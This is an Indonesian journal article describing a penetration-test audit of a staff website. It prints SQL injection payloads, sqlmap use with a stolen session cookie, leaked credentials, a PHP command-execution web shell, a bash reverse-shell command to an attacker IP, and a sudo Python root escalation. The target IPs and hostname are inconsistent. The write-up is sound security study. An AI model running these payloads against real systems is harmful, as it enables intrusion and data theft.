http://jurnal.universitasputrabangsa.ac.id/index.php/ijasta
e-ISSN: 2829-4858

ARTICLE INFORMATION
Received April 5th 2023
Accepted April 9th 2023
Published April 12th 2023

AUDIT KERENTANAN MENGGUNAKAN SQLMAP DAN RESERVE SHELL PADA WEBSITE STAFF BHAKTI SEMESTA

At Tafani Fillah[1], Puspa Ira Dewi Candra Wulan[2], Rivort Pormes[3], Rohmatulloh Muhamad Ikhsanuddin[4]
[1,2,3] Politeknik Bhakti Semesta, [4]Universitas Putra Bangsa
email: puspa@bhaktisemesta.ac.id

ABSTRAK

Dalam perkembangan teknologi informasi, keamanan data dan informasi menjadi yang sangat penting untuk menjaga integritas dan validitas Data, Sistem serta Jaringan komunikasi. Usaha penyusupan atau peretasan sering dilakukan oleh pihak yang tidak bertanggungjawab, tingkat keamanan yang rendah menjadikan para peretas dengan mudah mengakses data penting. berdasarkan hal tersebut peningkatan kualitas keamanan jaringan, website, *server* dan database harus selalu dilakukan secara berkala. Dasar peningkatan kualitas keamanan dapat dilakukan dengan audit sistem. Audit sistem dilakukan untuk mencari dan memperbaiki kerentanan sistem. Website staff bhakti semesta merupakan website yang digunakan untuk mengelola kinerja staff, sistem ini rentan untuk dimanipulasi karena berpengaruh dengan penerimaan tunjangan kinerja. Metode pentesting dari mulai *scanning, enumeration, exploitation* dan *privilege escalation* dilakukan dalam penelitian ini. SQLMAP dan *Reserve Shell* merupakan *tools* penunjang. Hasil dari penelitian ini ditemukan kerentanan pada URL sehingga akses database sistem dapat dilakukan, akses tertinggi sebagai root pada sistem website juga dapat diakses.

Kata Kunci: Audit keamanan; SQL *Injection* ; *Penetration testing*

ABSTRACT

In the development of information technology, data and information security is very important to maintain the integrity and validity of data, systems and communication networks. Attempts to infiltrate or hack are often carried out by irresponsible parties, a low level of security makes it easy for hackers to access important data. Based on this, improving the quality of network security, websites, servers and databases must always be carried out regularly. The basis for improving the quality of security can be done with a system audit. System audits are conducted to find and fix system vulnerabilities. The bhakti universal staff website is a website that is used to manage staff performance, this system is vulnerable to manipulation because it affects receiving performance allowances. Pentesting methods starting from scanning, enumeration, exploitation and privilege escalation were carried out in this study. SQLMAP and Reserve Shell are supporting tools. The results of this study found a vulnerability in the URL so that access to the database system can be carried out, the highest access as root on the website system can also be accessed.

Keywords: *Security audits; SQL Injections; Penetration testing*

PENDAHULUAN

Teknologi informasi selalu berkembang mengikuti perkembangan zaman. Perkembangan ini ditandai dengan hampir semua kegiatan dilakukan dengan memanfaatkan internet. Internet menjadikan informasi dapat diakses oleh siapapundan tanpa batas. Hal ini memberikan kesempatan bagi pengguna di seluruh dunia untuk dapat mengakses data lebih mudah sebagai sumber informasi.

Dalam perkembanga teknologi, keamanan data dan informasi menjadi yang sangat penting untuk menjaga integritas dan validitas. Berkembangnya teknologi digital berkembang pula kejahatan digital, Mudahnya akses pengetahuan hacking dan dengan semakin banyaknya tools penetrasi yang tersedia di internet, semakin memudahkan para penyusup dan penyerang untuk melakukan aksi peretasan. Sasaran aksi peretasan sering terjadi pada Sistem, jaringan komunikasi dan data. Sehingga peningkatan keamanan berkala perlu dilakukan.

Komponen dalam internet yang paling sering dan rentan menjadi sasaran dan target para penyerang adalah Web server. Serangan pada web server menjadi langkah awal untuk melanjutkan seranganke tahap berikutnya. Web server merupakan backbone dari world wide web, yang mempunyai fungsi melayani koneksi transfer data melalui protokol Hyper Text Transfer Protocol (HTTP) yang dikirim oleh pengguna melalui web browser untuk ditampilkan pada halaman website. Umumnya dokumen web dibuat menggunakan bahasa php/html (Hermawan, 2021). Website dituntut untuk mampu menangani permintaan pengguna dengan baik, sehingga dalam pengembangannya tidak jarang terdapat celah keamanan yang dapat dimanfaatkan hacker untuk memanipulasi sistem didalamnya. Keamanan pada teknologi informasi merupakan kebutuhan yang penting bagi suatu lembaga untuk menjamin kerahasiaan, integritas dan ketersediaan informasi.

SQL Injection merupakan teknik yang sering dilakukan oleh seorang Hacker yang dimaksudkan untuk menyerang database dari targetnya, seorang Hacker akan mendapatkan banyak informasi yang terdapat pada database targetnya. SQL injection dapat pula dikatakan sebagai suatu kegiatan yang menipu query dari database, sehingga seseorang yang tidak ter-otentikasi dapat mengetahui dan mendapatkan informasi yang terdapat pada database (Irawan et al., 2018). SQLMap merupakan toolsSQL injection dapat pula dikatakan sebagai suatu kegiatan yang menipu query dari database, sehingga seseorang yang tidak ter-otentikasi dapat mengetahui dan mendapatkan informasi yang terdapat pada database (Irawan et al., 2018) yang digunakan untuk melakukan SQL Injection pada aplikasi web, yang dimana dijalankan query SQL Injection ke arah server aplikasi web (Berliana et al., 2022).

Penelitian mengenai serangan SQL Injection pernah dilakukan oleh Sudiharyanto Lika (2018), dengan hasil bahwa banyak web yang tidak memiliki validasi dan keamanan yang ketat terhadap serangan SQL Injection sehingga hacker dapat menginjeksi website tersebut dengan mudah. Salah satu tools yaitu SQLMap dari Kali Linux cukup handal untuk membobol kemanan dari situs web (Lika et al., 2018).


Penelitian kedua pernah dilakukan oleh Wijaya (2020), berdasarkan penelitian tersebut, menyatakan bahwa kriptografi AES-128 dapat digunakan untuk mengamankan URL website. Kriptografi AES-128 akan menyamarkan URL sehingga dapat mengatasi serangan yang mengancam keamanan data dalam suatu web. Integritas dari URL yang telah dienkripsi akan lebih terjaga, karena metode SQL injection tidak dapat diterapkan pada URL yang telah dilakukan enkripsi (Wijaya, 2020).

Penelitian selanjutnya pernah dilakukan oleh Setiawan, dkk (2022), dengan hasil website yang telah dilindungi oleh WAF (Web Application Firewall), akan lebih aman dari serangan SQL Injection. Penyerangan SQL Injection mengalami pemblokiran oleh WAF (Web Application Firewall) pada website (Setiawan et al., 2022).

Website Staff Bhakti Semesta merupakan Website untuk administrasi staff yang berisikan informasi mengenai data-data yang diperlukan oleh staff serta digunakan sebagai dasar penerimaan tunjangan kinerja. Pada website ini tersimpan banyak informasi sensitif tentang data karyawan, berdasarkan hal tersebut, penelitian ini akan melakukan audit pada keamanan sistem Website Staff Bhakti Semesta. Agar informasi internal mengenai data sensitif staff tidak dapat diambil oleh pihak yang tidak seharusnya.

METODE

Metode penelitian yang digunakan dalam penelitian ini adalah metode penelitian action research [5]. Penelitian ini menggunakan Metode Action Research karena pada penelitian ini langsung tertuju pada objek yang akan diteliti yaitu audit sistem keamanan *website* Staff Bhakti Semesta.



Gambar 1 Alur Metode Penelitian

Studi kepustakaan dilakukan sebagai langkah awal untuk mendapatkan informasi tentang cara audit keamanan *website* serta tools yang akan digunakan, Kemudian melakukan audit keamanan sistem dengan Langkah audit keamanan dan eksploitasi pada *website* diantaranya *scanning, enumeration,exploitation* dan *privilege escalation* yang kemudian menjadi dokumentasi atau *Proof of Concept* dari audit *website* Staff Bhakti Semesta. *Proof of Concept* tersebut menjadi hasil dan pembahasan dalam mengambil kesimpulan penelitian

HASIL DAN PEMBAHASAN

Pertama, Identifikasi alamat IP perangkat yang digunakan untuk audit dilakukan, dengan perintah *ifconfig* dengan hasil seperti terlihat dalam gambar 2.

Gambar 2. Idenitifikasi IP perangkat untuk audit

Identifikasi alamat IP target dilakukan setelah mengetahui alamat ip pernagkat. Diketahui bahwa layanan *website* Staff Bhakti Semesta terdapat pada jaringan yang sama, sehingga identifikasi alamat IP mesin target dilakukan dengan memeriksa DNS pada *website* Staff Bhakti Semesta. Dari langkah tersebut ditemukan layanan *website* Staff Bhakti Semesta berjalan pada IP 192.168.93.171.

```
;; ANSWER SECTION:
staff.bhaktisemesta.ac.id. 0    IN      A       192.168.93.171
staff.bhaktisemesta.ac.id. 0    IN      A       127.0.0.1

;; Query time: 8 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Dec 16 06:43:23 UTC 2022
;; MSG SIZE  rcvd: 86
```

Gambar 3. Identifikasi IP Target

Mencari tahu port terbuka dan layanan yang tersedia di mesin dilakukan setelah mendapatkanalamat IP mesin target, Identifikasi port yang terbuka dapat dilakukan dengan tools nmap seperti gambar 4. Dari langkah tersebut diketahui bahwa Port 80 merupakan layanan *web service* pada mesin target.


```
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   192.168.93.170:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
|_http-title: Staff Bhakti Semesta
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Gambar 4. Port Terbuka

Ketika halaman *website* diakses, menampilkan halaman awal login Staff Bhakti Semesta


Gambar 5. Halaman Awal Website

Untuk dapat akses isi dari website tersebut diperlukan username dan password. pengujian *black box* dilakukan agar tidak ada *credential* yang diberikan dari awal pengujian. Terdapat direktori '/git' yang berisi dokumentasi pengembangan *website.*




Gambar 6. Direktori '/.git'

Pada direktori '/.git' terdapat catatan-catatan dalam pengembangan *website*. Salah satu alat yang digunakan untuk mengambil data dari direktori './git' adalah *git-dumper.*



Gambar 7. Instalasi Alat git-dumper

Setelah *git-dumper* terunduh, diperlukan sebuah direktori untuk menyimpan catatan git. Dalam kasus ini, direktori tersebut diberi nama '**staff.bhaktisemesta**'.




Gambar 8. Membuat Direktori Baru

Direktori untuk menyimpan catatan git telah dibuat. Jalankan *git-dumper* untuk mengambil data.


Gambar 9. Menjalankan alat git-dumper

Ketika proses *git-dumper* selesai, pada folder staff.bhaktisemesta akan berisi *source code* dari *website* target. Identifikasi riwayat pengembangan pada *website.*




Gambar 10. Catatan git pada website

Salah satu catatan git berisi kredensial yang dapat digunakan untuk melakukan login. Pada catatan git tersebut terdapat kredensial berupa email "lush@admin.com" dan password "321".




Gambar 11. Catatan git

Menggunakan kredensial yang telah didapatkan, dilakukan percobaan login pada *website* dan didapatkan akses ke akun bernama "Jehad Alqurashi"




Gambar 12. Akses menggunakan kredensial

Dapat dilihat pada URL, terdapat parameter "id" yang digunakan untuk mendapatkan data. Observasipada URL dilakukan dengan cara mengubah "id" yang awalnya bernilai "1" menjadi "NULL" untuk melihat perubahan pada *website*.




Gambar 13. Nilai NULL pada Parameter



Gambar 14. Data Menjadi Kosong


Karena parameter dapat mengubah data yang ditampilkan, dilakukan percobaan SQL Injectiondengan menambahkan tanda petik.



Gambar 15. Penambahan tanda petik


Halaman *website* yang menjadi *blank* memberikan kemungkinan dapat dilakukannya SQL Injection. Pada kasus ini, percobaan SQL Injection akan dilakukan dengan cara manual dan menggunakan *tools* sqlmap.

Percobaan SQL Injection secara manual dilakukan dengan metode *UNION query*, dalam melakukan SQL Injection dengan metode *UNION query* diperlukan identifikasi jumlah kolom pada tabel *database*. Identifikasi kolom dapat diketahui melalui *ORDER BY query*.



Gambar 16. Identifikasi jumlah kolom


Percobaan identifikasi jumlah kolom dilakukan secara bertahap hingga muncul error. Dalam kasus ini, ketika injeksi *"ORDER BY 7 -- -"* muncul halaman error. Diketahui terdapat sejumlah 6 kolom.



Gambar 17. Injeksi ORDER BY muncul error

Setelah diketahui terdapat 6 kolom, langkah berikutnya adalah injeksi menggunakan *UNION query.* Kode injeksi yang digunakan adalah id=NULL' UNION ALL SELECT 1,2,3,4,5,6 -- -

Gambar 18. Injeksi UNION query



Gambar 19. Perubahan value

Dapat dilihat nilai berubah menjadi angka 2, 3, 5, dan 6. Berarti dapat dilakukan ekstraksi data melalui nilai-nilai tersebut. Ekstraksi data pertama adalah mengidentifikasi nama *database* yang digunakan.


Gambar 20. Injeksi menampilkan database

Gambar 21. List database pada sistem

Percobaan SQL Injection pada *website* ini menggunakan *sqlmap* memerlukan *cookie* yang telah didapatkan. *Cookie* merupakan token atau sesi dari pengguna yang masuk ke dalam *website.* Pada kasus ini, *cookie* diambil menggunakan *Firefox Developer Tools*.


Gambar 22. Menemukan cookie pada website

Pada *Firefox Developer Tools*, *cookie* dapat ditemukan pada tab *storage*. Diketahui jika *cookie* pada website adalah "gl1nqg6njel0k2sm8mkop602vt"




Gambar 23. Data cookie yang didapatkan

Setelah *cookie* didapatkan, jalankan *sqlmap* menggunakan kombinasi dari *cookie* dan nama database yang telah ditemukan sebelumnya.



Gambar 24. Perintah pada sqlmap




Gambar 25. Tabel pada database

Melalui perintah yang telah dilakukan, didapatkan dua tabel yang terdapat pada *database* sistem. Tabel tersebut adalah tabel "ssh" dan "users". Tampilkan data pada table tersebut.

Gambar 26. Perintah ekstraksi data tabel


Gambar 27. Hasil ekstraksi data pada tabel "ssh"

Didapatkan user "jehad" dan pass "fool" yang sepertinya dapat digunakan untuk mengakses layanan ssh. Percobaan akses layanan ssh dengan menggunakan user dan pass yang telah didapatkan. Layanan SSH dapat diakses mengguakan user dan pass yang telah digunakan. SSH yang diakses menggunakan userjehad memiliki uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)



Gambar 28. Akses SSH dengan user jehad

Sebuah sistem biasanya memiliki cronjob yang berjalan pada waktu tertentu.



Gambar 29. Membaca list cronjob

Ketika diidentifikasi terdapat *cronjob* yang berjalan sebagai user losy. Dapat dilihat juga terdapat layanan *web server* yang berjalan pada port 9999. Identifikasi juga dilakukan pada file yang terdapat di direktori /opt/web. File atau konten tersebut dijalankan oleh *web server* yang dilakukan user losy. Setelah dilakukan identifikasi pada file, termyata file tersebut berisi kode yang mengizinkan *Remote Code Execution*

```
jehad@darkhole:~$ cat /opt/web/index.php
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}


?>
jehad@darkhole:~$
```


Gambar 30. Identifikasi file.

Karena layanan *web server* tersebut berada pada localhost:9999 maka perlu menggunakan *tunnel* untuk dapat mengakses port tersebut.

```
jehad@darkhole: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ssh -L 9999:127.0.0.1:9999 jehad@192.168.93.135
jehad@192.168.93.135's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 04 Nov 2022 09:26:35 AM UTC
```

Gambar 31. Tunnel menggunakan SSH

Proses *remote code execution (RCE)* memerlukan parameter GET['cmd']. Proses RCE dapat dilakukan dengan cara menambahkan "/?cmd=" lalu mengetikkan perintah bash. Sebagai contoh mengetikkan perintah "id" untuk menampilkan user.



Gambar 32. Remote Code Execution


Karena terdapat celah untuk melakukan RCE terdapat kemungkinkan dilakukannya *reverse shell*. *Reverse shell* dapat dilakukan dengan cara *listening* pada port.. Langkah awal dalam *reverse shell* adalah menjalankan *netcat.* Menggunakan perintah nc -nlvp 9001 , perintah ini akan melakukan *listening* pada port 9001.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
```

Gambar 33. Perintah netcat

Setelah perangkat penguji menjalankan *netcat* dan melakukan *listening* pada port 9001. Langkah berikutnya adalah menyusun script yang akan menjadi perintah *reverse shell*. Karena terminal menggunakan bahasa bash. Perintah *reverse shell* berupa bash -c 'bash -i >& /dev/tcp/192.168.93.134/9001 0>&1'. Karena script tersebut perlu dimasukan melalui URL, maka perlu


melakukan *encode* script menjadi format URL. Hasil *encode* akan menjadi bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.93.134%2F9001%200%3E%261%27



Gambar 34. Reverse Shell Script


Gambar 35. Akses ke user losy

Identifikasi user losy dengan cara membaca .bash_history yang terdapat pada sistem. Untuk membaca file .bash_history dapat menggunakan perintah cat .bash_history, ditemukan password untuk user losy yaitu "gang".




Gambar 36. Bash history user losy

Cek perizinan sudo pada user losy. Dapat dilakukan dengan perintah sudo -l .



Gambar 37. Perizinan sudo pada *user losy*

User losy memiliki izin sudo pada fitur *Python*. Perizinan sudo pada *user losy* memiliki celah untuk dilakukannya *Privilege Escalation*. *Privilege Escalation* pada *Python* dapat dilakukan dengan menggunakan perintah sudo python3 -c 'import pty; pty.spawn("/bin/bash")' . Hasilnya mendapatkan *user root* dan kini dapat mengeksekusi perintah sebagai *root* atau *super user*.



Gambar 38. Root Privilege Escalation

SIMPULAN

Dari hasil audit sistem yang dilakukan disimpulkan bahwa sistem *website* Staff Bhakti Semesta memiliki kerentanan SQL injection. Kerentanan tersebut terdapat pada URL. Dengan menggunakan SQL injection didapatkan akses ke dalam *database* sistem berupa data pengguna dan SSH. Melalui SSH yang didapatkan dapat digunakan untuk melakukan eksploitasi lebih dalam sehingga mendapatkan akses tertinggi sebagai root pada sistem *website.* Perlu dilakukan perbaikan sistem untuk menjaga data yang ada didalamnya. Direktori yang digunakan dalam pengembangan *website* perlu dihilangkan atau dibatasi aksesnya. Untuk menjaga agar lebih aman, *database* yang berisi data sensitif seperti data pengguna harus dipisah dengan data umum. Dengan pemisahan data ini dapat meminimalisir kebocoran data pengguna jika terjadi serangan.

REFERENSI

